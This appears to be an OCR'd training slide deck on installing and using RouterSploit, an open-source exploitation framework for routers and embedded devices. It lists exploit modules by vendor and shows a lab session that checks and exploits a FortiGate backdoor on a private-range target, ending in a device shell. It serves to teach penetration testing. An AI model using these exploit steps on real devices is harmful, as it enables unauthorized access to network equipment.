RouterSploit

Information Security Inc.


iSEC
information security inc.

Contents

- About RouterSploit
- Modules
- Requirements
- Demo Setup
- Installing RouterSploit
- Updating RouterSploit
- Using RouterSploit
- References

About RouterSploit

- The RouterSploit Framework is an open-source exploitation framework dedicated to embedded devices



Modules


- exploits - modules that take advantage of identified vulnerabilities
- creds - modules designed to test credentials against network services
- scanners - modules that check if a target is vulnerable to any exploit

Requirements

- gnureadline (OSX only)
- requests
- paramiko
- beautifulsoup4
- pysnmp

Demo Setup

- Setup




Installing RouterSploit

- Installing on Kali Linux
- Clone the repo

```
root@kali2017:~# git clone https://github.com/reverse-shell/routersploit
Cloning into 'routersploit'...
remote: Counting objects: 4418, done.
remote: Total 4418 (delta 0), reused 0 (delta 0), pack-reused 4418
Receiving objects: 100% (4418/4418), 814.34 KiB | 1020.00 KiB/s, done.
Resolving deltas: 100% (3202/3202), done.
```

Installing RouterSploit

- Installing on Kali Linux
- Install RouterSploit



Updating RouterSploit

- Update RouterSploit Framework often

```
root@kali2017:~# cd routersploit/
root@kali2017:~/routersploit# git pull
Already up-to-date.
```

Using RouterSploit

- Start RouterSploit


Using RouterSploit

- Exploits > Show all modules

```
rsf > use exploits/
exploits/cameras/  exploits/misc/     exploits/routers/
rsf > use exploits/routers/
exploits/routers/2wire/        exploits/routers/cisco/       exploits/routers/linksys/     exploits/routers/technicolor/
exploits/routers/3com/         exploits/routers/comtrend/    exploits/routers/movistar/    exploits/routers/thomson/
exploits/routers/asmax/        exploits/routers/dlink/       exploits/routers/multi/       exploits/routers/tplink/
exploits/routers/asus/         exploits/routers/fortinet/    exploits/routers/netcore/     exploits/routers/ubiquiti/
exploits/routers/belkin/       exploits/routers/huawei/      exploits/routers/netgear/     exploits/routers/zte/
exploits/routers/bhu/          exploits/routers/ipfire/      exploits/routers/netsys/      exploits/routers/zyxel/
exploits/routers/billion/      exploits/routers/juniper/     exploits/routers/shuttle/
```

Using RouterSploit

- Exploits > Pick a module



Using RouterSploit

- Exploits > Display module options

```
rsf (FortiGate OS 4.x-5.0.7 Backdoor) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   target                          Target IP address


Module options:

   Name         Current settings     Description
   ----         ----------------     -----------
   ssh_port     22                   Target Port
```

Using RouterSploit

- Exploits > Check if the target is vulnerable

```
rsf (FortiGate OS 4.x-5.0.7 Backdoor) > set target 192.168.10.88
[+] {'target': '192.168.10.88'}
rsf (FortiGate OS 4.x-5.0.7 Backdoor) > check
[+] Target is vulnerable
```

Using RouterSploit

- Exploits > Run module
- Exploit the target by issuing the 'run' or 'exploit' command
- Run command

```
rsf (FortiGate OS 4.x-5.0.7 Backdoor) > run
[*] Running module...
[+] Exploit succeeded
Fortigate-VM # get system session list
PROTO   EXPIRE SOURCE          SOURCE-NAT       DESTINATION      DESTINATION-NAT
tcp     3600   192.168.10.12:35462 -                192.168.10.88:22 -

Fortigate-VM # get router info routing-table all
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default

C       192.168.10.0/24 is directly connected, port1
```

Using RouterSploit

- Exploits > Run module
- Exploit the target by issuing the 'run' or 'exploit' command
- Exploit command

```
rsf (FortiGate OS 4.x-5.0.7 Backdoor) > exploit
[*] Running module...
[+] Exploit succeeded
Fortigate-VM # get system session list
PROTO   EXPIRE SOURCE          SOURCE-NAT       DESTINATION      DESTINATION-NAT

tcp     3600   192.168.10.12:35466 -                192.168.10.88:22 -

Fortigate-VM # get router info routing-table all
Codes: K - kernel, C - connected, S - static, R - RIP, B - BGP
       O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default

C       192.168.10.0/24 is directly connected, port1
```

References

- Kitploit
http://www.kitploit.com/2016/04/routersploit-router-exploitation.html

- Kali Linux
https://www.kali.org/downloads/